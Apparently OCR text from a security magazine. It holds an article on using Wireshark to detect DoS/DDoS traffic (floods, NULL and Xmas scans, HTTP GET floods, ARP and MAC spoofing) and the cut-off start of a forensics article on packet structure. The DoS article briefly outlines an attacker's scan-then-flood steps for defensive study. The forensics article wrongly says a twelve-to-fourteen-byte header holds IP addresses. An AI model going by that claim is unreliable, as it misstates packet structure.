


Figure 3. *Wireshark IO Graphs*

NETWORK-BASED DOS/DDOS ATTACKS

Well, this is the simplest one, and not only because I come from the networking area. The simple types of network based DoS/DDoS attacks are just generators coming to block your communications line or server's interfaces. Like many types of problems, these problems will start with the users complaining that their network becomes very slow. The steps to locate this problem are:

- Check what is exactly slow, and isolate the problem. Is it the entire network? All servers on a remote location? Connection to the Internet?
- According to the answer to (1), connect Wireshark with port-mirror to the suspected resource. In case the customer complains about slow access to remote server connect it with port-mirror to the WAN connection, in case the Internet is slow port-mirror the connection to the Internet and so on.
- In the packet list window, check if you see to many ICMPs, TCP-SYNs or anything that looks like a massive scan. You can see an example to an ICMP scan in the illustration bellow.




Figure 4. *Ping scan example*

- When a load-based DoS/DDoS attack takes place, you will usually see a straight line in the IO Graph tool. This is an indication of an attack that blocks the communications line or generates load in a fixed pattern. You can see an example for this in the illustration bellow.




Figure 5. *Ping scan on Wireshark IO Graph*

- The load-based attack can be ICMPs as illustrated, TCP-SYNs or any other traffic that is intended to block the communications channel.

In the example above it was simply a worm on the organization's remote sites (addresses that starts with 192.168, among them 192.168.110 in the illustration above). The worm spread to the entire network, generating ICMP packets to random destinations, and therefor they were forwarded from the remote branches to their router and to the communications links connecting them to the center, blocking them for any other traffic.

Another example for network based attack is TCP-SYN scan that will have the same pattern, only with TCP-SYN instead of ICMP. It is important to note that TCP-SYN scans can be DoS/DDoS attack, someone trying to find TCP ports in order to break into it. In the second case you will see TCP-SYN requests, with no response or with TCP-RST (Reset) response from the device under attack or the firewall before it.

Important note: Wireshark is not designed to work under heavy loads, and therefor when capturing high bandwidth traffic (which is the pattern in some of the cases of DDoS) Wireshark will stop functioning. To prevent it from happening, configure capture as follows:

- From the Capture menu, choose "Options".
- "Wireshark: Capture Options" window will open
- Right in the middle of the window, choose the option "Use multiple files"
- Provide a file name
- Configure the method you want to create the multiple files: by size or by capture time. Files will be created starting with the filename you have configured, with a suffix 0001 for the first file, 0002 for the second file and so on.
- You can also configure ring buffer of created a single file that stops capture automatically.

The "Wireshark: Capture options" is illustrated below.




Figure 6. *Configuring capture in multiple files*

SERVER-BASED DOS/DDOS ATTACKS

In this section we have attacks that intend to slow down and block server resources. These resources can be the server's NIC, the server's CPU/RAM/Disk, the OS or software's that runs on it.

When a server becomes slow, connect Wireshark with port mirror to the server. Start capturing data, and follow these steps:

- Look at the communications partners of data that goes in in out of the server, and look for unusual traffic. Unusual patterns can be: addresses or TCP/UDP port numbers that you don't know. In the example bellow the server IP address was 10.0.0.1, but when the customer complained about a very slow server with a very slow Internet connection, I port-mirrored it, and this is what I got:




Figure 7. *TCP scan caused by a worm*

- With the statistical tools, choosing from Statistics → Conversations, it will be even easier to see it. When I checked the Ethernet statistics (top-left) we see connectivity only between the MAC addresses of the server and the router, while in the TCP statistics we see 11912 connections (in this case connection attempts). This is a server that generated traffic that denies access to it.




Figure 8. *TCP scan on Wireshark statistics window*

- Since the test period was very short, I had to change the X-Axis resolution to 0.01 Seconds, and during this period of time, we see that the load is around 70Mbps, which was enough to significantly slow down access to the server




Figure 9. *TCP scan on Wireshark IO Graphs window*

This type of attack is also known as a starvation attack, since it consumes major part of server resources. It was a process generating a lot of traffic from the server to the world, but the addresses were random so without Wireshark it looked like a loaded network.

There are various types of attacks in this category. You can see TCP packets with all flags set to “0” (NULL scan), TCP flags FIN, PSH and URG set to “1” (Xmas scan), and so on. Any massive IP, TCP or UDP scans for which you don’t know the source or purpose should be considered as a possible attack.

Another type of attack is to open multiple connections to the server, in order to consume server’s memory and in this way to slow it down. To do so, the attacker will:

- First generate TCP-SYN packets to the server, as illustrated below. It can be done with Nmap or any other port scanner. We can see here IP address 10.0.0.1 scans the server 81.218.230.244 to look for open TCP ports.




Figure 10. *TCP scan looking for open ports*

- If for example HTTP (port 80) is open, the next step is to generate high rate HTTP GETs, POSTs or other requests in order to slow down the server.

This attack can be performed on any network service, and when not protected, to slow it down and prevent users from accessing it.

APPLICATIONS BASED ATTACKS

Application-based attacks are those that try to cause an application to slow down to the point where the application cannot deliver its service to the users. In this type of attacks you should look for:

- NetBIOS scans: massive scanning of NetBIOS ports, multiple “Create andX” or “Read andX” requests from unidentified sources.
- HTTP: SYN requests to HTTP port 80 with HTTP “GET”, “POST” or other requests later on
- SMTP or POP: It looks for massive scanning on the TCP port 25 or 110
- SIP: It looks for massive requests on port 5060

In the following example we can see multiple “GET” commands sent to a specific server. This capture file shows multiple HTTP GETs without any sense and therefore should be suspected.




Figure 11. *Multiple HTTP “GET” commands send by an attacker*

Another example is when a NetBIOS Mailslot service floods the network with broadcast, as we can see in the following illustration. In this case it was a massive broadcast, that blocked the local router port, and therefore connectivity from the remote office to the HQ was blocked.




Figure 12. *NetBIOS Mailslot service blocks communications channel*

It is to note that a service that "freaks out" can look like an attack while it can be just an operationg system or application problem. The result can be the same as DoS/DDoS: traffic that blocks access to a resource.

NETWORK RESOURCES BASED ATTACKS

These types of attacks are targeting communications equipment or the network protocol stacks. Here we will see for example MAC-Based attacks, ARP floods, routing table's manipulations and some others.

MAC-address based attacks are attacks that attempt to confuse the LAN switch with false MAC addresses. In these types of attacks the attacker listens to source MAC addresses and then sends these source addresses as his own address. These types of attacks usually are easier to locate with network management systems, that when configured properly will send traps about it.

ARP based attacks can be used for man-in-the-middle attacks, and also to DoS/DDoS. In the second case, you will see mostly things like ARP responses without request.

Routing table's manipulation attacks come to confuse network routers with wrong routes. To prevent it from happening just configure your routing protocols with authentication. In this case you will see routing updates coming from unknown sources, and configured properly, your routers will alert you about it.

DNS based attacks which are quite common comes to confuse clients with wrong resolved names or to send servers wrong DNS answers in order to manipulate it's cache.

Another thing to watch is if you see in the packets common scripting tools. In the next illustration you can see that in the packet details we see "Nmap Scripting Engine". Not a pretty sight to see on your network!




Figure 13. *Nmap scan example*

CONCLUSION

DoS ad DDoS attacks are attacks are attempts to make a computing or network resource unavailable to its users.Althogh there are various types of IDS/IPS (Intrusion Detection System / Intrusion Prevention System) that comes to protect against these attacks, With Wireshark you can look deep into the packets and find out the problem. While in IDS/IPS are devices or software components.


ON THE WEB

http://www.amazon.com/Network-Analysis-Using-Wireshark-Cookbook/dp/1849517649

ABOUT THE AUTHOR

Yoram Orzach gained his Bachelor's degree in Science from the Technion in Haifa, Israel, and worked in Bezeq as a systems engineer in the fields of transmission and access networks from 1991 to 1995. In 1995, he joined Netplus from the Leadcom group as technical manager, and since 1999 he has worked as the CTO of NDI Communications involved in the design, implementation, and troubleshooting of data communication networks worldwide. Yoram's experience is both with corporate networks, service providers, and Internet service provider's networks, and among his customers are companies such as Comverse, Motorola, Intel, Ceragon networks, Marvel, HP, and others. Yoram's experience is in design, implementation, and troubleshooting, along with training for R&D, engineering, and IT groups. Over the years Yoram have published various technical articles, and recently published the book "Network Analysis Using Wireshark Cookbook".

a d v e r t i s e m e n t



PACKET ANALYSIS USING WIRESHARK

TO AID IN NETWORK FORENSICS INVESTIGATIONS

by Jessica Riccio

Culling through thousands of packets can, at times, seem daunting, but it is important to remember that packet analysis can be a crucial part of forensic investigations and network security. Through defining and exploring uses of packets in network forensics and applying the industry standard software known as Wireshark, we can gain real-world knowledge of packet analysis and showcase its importance in forensics investigations.

What you will learn:

- Sections of a packet
- Packet sniffing and capture
- Investigative uses of Wireshark

What you should know:

- Basic TCP/IP protocols
- Familiarization with OSI Model layers

According to Chris Sanders, author of Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems packet analysis, is "the process of capturing and interpreting live data as it flows across a network in order to better understand what is happening on that network [1]." Packets flowing to and from the computer contain information needed by the computer to communicate with the Internet and other computers on the network. There are many tools available to network administrators and forensic investigators that facilitate the capturing of packets and their subsequent analysis; however, the same tools can be used by others who are trying to gain knowledge about a network, in hopes of penetrating into the network. Additionally, in the unfortunate circumstance where someone is able to gain unauthorized access to a network, looking over network logs and packet captures can provide insight into the investigation where there may be little evidence otherwise.

WHAT IS A PACKET?

Packets play a part in every TCP/IP communication in which a computer participates. Essentially, a packet is like a container that holds information pertaining to the particular communication for which it is being used. This data includes where the information is coming from, where the information is going, what the information is, and what the receiving computer needs to know about the information.

A packet has main three parts: a header, payload, and a trailer. Each part of the packet is needed in making sure the information being sent arrives at the correct recipient and has not been altered.

HEADER
The header is usually between twelve and fourteen bytes in length and is the first part of a packet. Information contained in the header assists the computers and networks participating in the communication by providing the following data: the source IP address, the destination IP address, and the number of the packet, if it is part of a sequence. Additionally, there can be other options and flags included in the header specific to the purpose of the packet.

PAYLOAD
